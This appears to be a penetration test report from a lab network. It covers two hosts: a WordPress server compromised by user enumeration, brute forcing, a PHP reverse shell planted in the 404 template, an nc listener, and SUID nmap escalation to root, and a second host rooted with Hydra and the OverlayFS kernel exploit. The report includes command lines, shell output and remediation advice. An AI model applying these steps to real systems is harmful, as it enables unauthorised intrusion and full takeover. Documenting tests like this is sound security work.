| WordPress NOSpamPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability | 7.5 (High) | 70% | 10.0.0.26 | 80/tcp | |
| Cleartext Transmission of Sensitive Information via HTTP | 4.8 (Medium) | 80% | 10.0.0.26 | 80/tcp | |
| SSL/TLS: Certificate Signed Using A Weak Signature Algorithm | 4.0 (Medium) | 80% | 10.0.0.26 | 443/tcp | |
| TCP timestamps | 2.6 (Low) | 80% | 10.0.0.26 | general/tcp | |

3. OpenVAS WordPress Vulnerability Details

| Vulnerability | Severity | QoD | Host | Location | Actions |
|---|---|---|---|---|---|
| WordPress NOSpamPTI Plugin 'comment_post_ID' Parameter SQL Injection Vulnerability | 7.5 (High) | 70% | 10.0.0.26 | 80/tcp | |

**Summary**
This host is installed with WordPress NOSpamPTI plugin and is prone to sql injection vulnerability.

**Vulnerability Detection Result**
Vulnerability was detected according to the Vulnerability Detection Method.

**Impact**
Successful exploitation will allow attacker to inject or manipulate SQL queries in the back-end database, allowing for the manipulation or disclosure of arbitrary data.

**Solution**
**Solution type:** WillNotFix

No known solution was made available for at least one year since the disclosure of this vulnerability. Likely none will be provided anymore. General solution options are to upgrade to a newer release, disable respective features, remove the product or replace the product by another one.

**Affected Software/OS**
WordPress NOSpamPTI Plugin version 2.1 and prior.


**Vulnerability Insight**
Input passed via the 'comment_post_ID' parameter to wp-comments-post.php script is not properly sanitised before being used in the code.

4. Scan of Web Server host for details

```
root@Kali02:/# nikto -h 10.0.0.26
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.0.26
+ Target Hostname:    10.0.0.26
+ Target Port:        80
+ Start Time:         2019-04-03 16:41:36 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some fo
rms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the si
te in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. S
ee http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.ht
ml, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://10.0.0.26/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
```

Scan Result: WordPress Installation Found

5. WordPress scan to identify WordPress User Accounts





Scan Result: Following user names identified

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+-------+-----------+
    | Id | Login | Name      |
    +----+-------+-----------+
    | 1  |       | Elliot    |
    | 2  |       | mich05654 |
```

6. Brute force password attack against user Elliot


Brute force attack result: success

7. WordPress Login with account Elliot and brute forced password
   Elliot is an administrator of the WordPress site




8. Injected/added attached PHP Reverse Shell Code into the WordPress 404 Page Template


wordpress_php_reverse_shell_code.txt

9. Exploit execution – phase 1

Start nc listener on port 4567 as detailed in the PHP reverse shell code

```
root@Kali02:~# nc -nlvp 4567
listening on [any] 4567 ...
```



Browse to invalid WordPress web page to trigger 404 template.





| | |
|---|---|
| | Return to nc listener for remote shell to WordPress hosting server<br>`root@Kali02:~# nc -nlvp 4567`<br>`listening on [any] 4567 ...`<br>`connect to [10.0.0.10] from (UNKNOWN) [10.0.0.26] 54084`<br>`Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux`<br>`17:28:34 up 2:21, 0 users, load average: 0.00, 0.01, 0.05`<br>`USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT`<br>`uid=1(daemon) gid=1(daemon) groups=1(daemon)`<br>`/bin/sh: 0: can't access tty; job control turned off`<br>`$ id`<br>`uid=1(daemon) gid=1(daemon) groups=1(daemon)`<br>`$ whoami`<br>`daemon`<br><br>10. Exploit execution – phase 2<br>Linux Privilege Escalation: In root find file permissions of type folder<br><br>`$ find / -perm -u=s -type f 2>/dev/null`<br>`/bin/ping`<br>`/bin/umount`<br>`/bin/mount`<br>`/bin/ping6`<br>`/bin/su`<br>`/usr/bin/passwd`<br>`/usr/bin/newgrp`<br>`/usr/bin/chsh`<br>`/usr/bin/chfn`<br>`/usr/bin/gpasswd`<br>`/usr/bin/sudo`<br>`/usr/local/bin/nmap`<br>`/usr/lib/openssh/ssh-keysign`<br>`/usr/lib/eject/dmcrypt-get-device`<br>`/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper`<br>`/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper`<br>`/usr/lib/pt_chown`<br><br>11. Exploit execution – phase 3<br>Nmap Interactive Mode: Use nmap v3.81 for privilege escalation<br><br>`$ nmap --interactive`<br><br>`Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )`<br>`Welcome to Interactive Mode -- press h <enter> for help`<br>`nmap> !sh`<br>`# whoami`<br>`root`<br><br>12. Exploit result: Gained root remote shell access injecting PHP reverse shell code into WordPress template |
| **Remediation** | Update to current stable version of WordPress from the following link<br>https://wordpress.org/download/ |
| **References** | https://wpvulndb.com/vulnerabilities/9171<br>https://www.exploit-db.com/exploits/41308 |

| Environment | System ID* | IP Address | Testing Phase | Tester |
|---|---|---|---|---|
| DMZ | SERVER.DMZ.305 | 100.0.100.105 | 1 | Jonathon Taaffe |

| Vulnerability | Port | Exploit | Impact | Risk | Likelihood | Fix Effort |
|---|---|---|---|---|---|---|
| OverlayFS | n/a | Exploit | High | High | High | Medium |

| | |
|---|---|
| **Description** | OverlayFS incorrect upper filesystem permission check in Linux Kernel 3.19.0-21.21 enables local user root privilege escalation. |
| **Scanning** | Port and service enumeration<br>`:~# nmap -v -A -T4 -Pn [IP]`<br><br>Vulnerability detection<br>`:~# searchsploit 14.04 \| grep 14.04` |
| **Exploit** | 1. Port and service enumeration of host<br><br>  <br><br><br>2. Hydra brute force user and password attack using following hints files<br><br>http://10.0.0.23/sup3rs3cr3tdirlol/roflmao<br>http://10.0.0.23/0x0856BF/which_one_lol.txt<br>http://10.0.0.23/0x0856BF/pass.txt<br><br>  <br> |

| | |
|---|---|
| | Hydra brute force result: login overflow, password Pass.txt<br><br>3. SSH to remote host and obtain specific build details<br><br>  <br><br><br>4. Vulnerability search of build version<br><br>  <br><br><br>Vulnerability search results:<br>  <br><br><br>5. Copy exploits/linux/local/37292.c from Kali to remote host<br>6. On remote host compile 37292.c<br><br>  <br><br><br>7. Exploit result: elevated privileges to root on remote host |
| **Remediation** | Upgrade to a Linux Kernel newer than the current kernel version 3.13<br>Go to the following for details on how to update linux kernel<br>https://www.wikihow.com/Update-Ubuntu-Kernel |
| **References** | https://nvd.nist.gov/vuln/detail/CVE-2015-1328<br>https://www.exploit-db.com/exploits/37292<br>https://seclists.org/oss-sec/2015/q2/717 |